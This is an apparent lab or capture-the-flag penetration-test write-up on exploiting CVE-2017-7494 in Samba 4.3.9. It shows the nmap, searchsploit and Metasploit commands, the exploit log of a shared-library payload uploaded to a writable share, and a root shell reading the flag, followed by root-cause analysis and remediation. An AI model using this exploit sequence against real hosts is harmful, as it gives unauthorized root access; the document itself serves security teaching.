PENETRATION TEST WRITEUP

Samba is_known_pipename() Remote Code Execution → Root

Target: 10.124.239.226 (hostname: RED, workgroup: WORKGROUP)
Difficulty: Medium Category: Network Exploitation / SMB
Tools: Nmap · SearchSploit · Metasploit Framework

Overview

This report documents the full compromise of a Linux target running a vulnerable version of Samba. Enumeration with Nmap revealed a Samba 4.3.9-Ubuntu service, which was cross-referenced against public exploit databases and found to be vulnerable to CVE-2017-7494, a remote code execution flaw in Samba's is_known_pipename() function. Exploitation via Metasploit yielded an unauthenticated root shell, and the flag was retrieved from /root/flag.txt.

1. Reconnaissance

A full TCP port scan with service/version detection and default script scanning was run against the target:

```
nmap -A -p- -sC -T4 -v 10.124.239.226
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A -p- -sC -T4 -v  10.124.239.226
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-19 19:07 +0530
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:07
Completed NSE at 19:07, 0.00s elapsed
Initiating NSE at 19:07
Completed NSE at 19:07, 0.00s elapsed
Initiating NSE at 19:07
Completed NSE at 19:07, 0.00s elapsed
Initiating ARP Ping Scan at 19:07
Scanning 10.124.239.226 [1 port]
Completed ARP Ping Scan at 19:07, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:07
Completed Parallel DNS resolution of 1 host. at 19:07, 0.50s elapsed
Initiating SYN Stealth Scan at 19:07
```

Figure 1 — Nmap scan initiation and host discovery

Key Results

Port	Service	Version
21	FTP	vsftpd 2.0.8+ (anonymous login allowed)
22	SSH	OpenSSH 7.2p2 (Ubuntu)
53	DNS	dnsmasq 2.75

Port	Service	Version
80	HTTP	PHP built-in dev server (404 page)
139	NetBIOS-SSN	Samba smbd 4.3.9-Ubuntu
666	pkzip-file	Unidentified, .ZIP-style response
3306	MySQL	5.7.12-0ubuntu1
12380	HTTP	Apache httpd 2.4.18 (Ubuntu)

Additional observations from the scan:

- Anonymous FTP login was permitted on port 21, though directory listing was denied via PASV.
- SMB scripts confirmed the host as RED, running Samba 4.3.9-Ubuntu in the WORKGROUP workgroup, with message signing disabled — a configuration weakness in its own right.
- The wide spread of exposed services (FTP, SSH, DNS, HTTP x2, SMB, MySQL) suggested a purpose-built vulnerable lab host rather than a hardened production system.

The Samba version banner (4.3.9-Ubuntu) was the standout lead, as this release line is affected by a well-known, publicly disclosed remote code execution vulnerability.

2. Vulnerability Identification

The Samba version was checked against known exploits using SearchSploit:

```
searchsploit Samba 4.3.9
```




Figure 2 — SearchSploit results for Samba 4.3.9

This returned a match:

Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 — 'is_known_pipename()' Arbitrary Module Load (Metasploit) | Path: linux/remote/42084.rb

This exploit corresponds to CVE-2017-7494, a vulnerability in which a malicious client can upload a shared library to a writable SMB share and cause the Samba server to load it as a plugin via the named-pipe is_known_pipename() mechanism — resulting in arbitrary code execution as the Samba service user (commonly root on default configurations).

The matching Metasploit module was confirmed available directly within msfconsole:

```
msf > search is_known_pipename()
```




Figure 3 — Metasploit module search results

#	Module	Disclosure	Rank	Check
0	exploit/linux/samba/is_known_pipename	2017-03-24	Excellent	Yes

3. Exploitation

The module was selected and configured with the target's IP address and the SMB port:

```
msf > use exploit/linux/samba/is_known_pipename
msf exploit(linux/samba/is_known_pipename) > set RHOST 10.124.239.226
msf exploit(linux/samba/is_known_pipename) > set RPORT 139
```




Figure 4 — Setting RHOST




Figure 5 — Setting RPORT

Running the exploit uploaded a malicious shared object (.so) payload to the world-writable tmp share and coerced the Samba daemon into loading it via a named pipe path:

```
msf exploit(linux/samba/is_known_pipename) > exploit
```



Figure 6 — Successful exploitation and shell establishment

Key log excerpt:

```
[*] 10.124.239.226:139 - Using location \\10.124.239.226\tmp\ for the path
[*] 10.124.239.226:139 - Share 'tmp' has server-side path '/var/tmp'
[*] 10.124.239.226:139 - Uploaded payload to \\10.124.239.226\tmp\TmhGaEHI.so
[+] 10.124.239.226:139 - Probe response indicates the interactive payload was loaded ...
[*] Found shell.
[*] Command shell session 1 opened (10.124.239.204:36601 -> 10.124.239.226:139)
```

The first two load attempts failed (STATUS_OBJECT_NAME_NOT_FOUND) due to path resolution differences between the SMB-visible path and the server-side filesystem path, but the module automatically retried with the correct server-side path (/var/tmp/...) and succeeded — a good illustration of why this exploit historically required some path-handling finesse depending on share configuration.

4. Post-Exploitation & Privilege Confirmation

Once the command shell session was established, identity and privilege level were confirmed immediately:

```
id
cd /root
ls
cat flag.txt
```




Figure 7 — Root shell with directory listing

```
uid=0(root) gid=0(root) groups=0(root)
```

The payload executed in the context of the Samba daemon, which was running as root — meaning exploitation resulted in immediate, unauthenticated root access with no further privilege escalation required. The /root directory contained several artifacts (fix-wordpress.sh, flag.txt, issue, python.sh, wordpress.sql) consistent with a deliberately constructed vulnerable lab image.

5. Flag Capture

```
cat flag.txt
```



Figure 8 — Flag captured

```
b6b545dc11b7a270f4bad23432190c75162c4a2b
```

Root flag successfully retrieved, confirming full compromise of the target host.

6. Root Cause Analysis

Item	Detail
Vulnerability	CVE-2017-7494 — Samba is_known_pipename() Arbitrary Shared Library Load
Affected Versions	Samba 3.5.0 through 4.4.13 / 4.5.9 / 4.6.3
Root Cause	Samba fails to properly validate the path of a shared library loaded via a named pipe, allowing a client with write access to a share to upload and trigger execution of an arbitrary .so file
Prerequisite	A world-writable SMB share (here, tmp, mapped to server-side /var/tmp)
Impact	Remote code execution as the Samba service account — root in this case

7. Remediation

- Patch Samba to a fixed version (4.6.4, 4.5.10, 4.4.14, or later).
- Disable anonymous/guest write access to SMB shares; do not expose writable shares such as /tmp over SMB.
- Enable SMB message signing (server signing = mandatory) to reduce exposure to related MITM and spoofing techniques — this scan showed signing disabled.
- Run Samba under a dedicated, unprivileged service account rather than root, so a future RCE does not translate directly into full host compromise.
- Restrict network exposure: SMB (139/445) should not be reachable from untrusted networks; place it behind a firewall or VPN.

- Disable anonymous FTP login unless explicitly required, and audit all other exposed services (FTP, MySQL, secondary HTTP on 12380) found during recon, as this host exposed an unusually large attack surface for a single machine.

8. Timeline Summary

Step	Action	Tool
1	Full port/service scan	Nmap
2	Version-based exploit lookup	SearchSploit
3	Exploit module identification	Metasploit (search)
4	Target configuration	Metasploit (set RHOST/RPORT)
5	Exploitation	Metasploit (exploit)
6	Privilege confirmation	id
7	Flag retrieval	cat flag.txt

Disclaimer

This engagement was performed against a designated lab/CTF target for educational purposes. The techniques described here should only be used against systems you own or are explicitly authorized to test.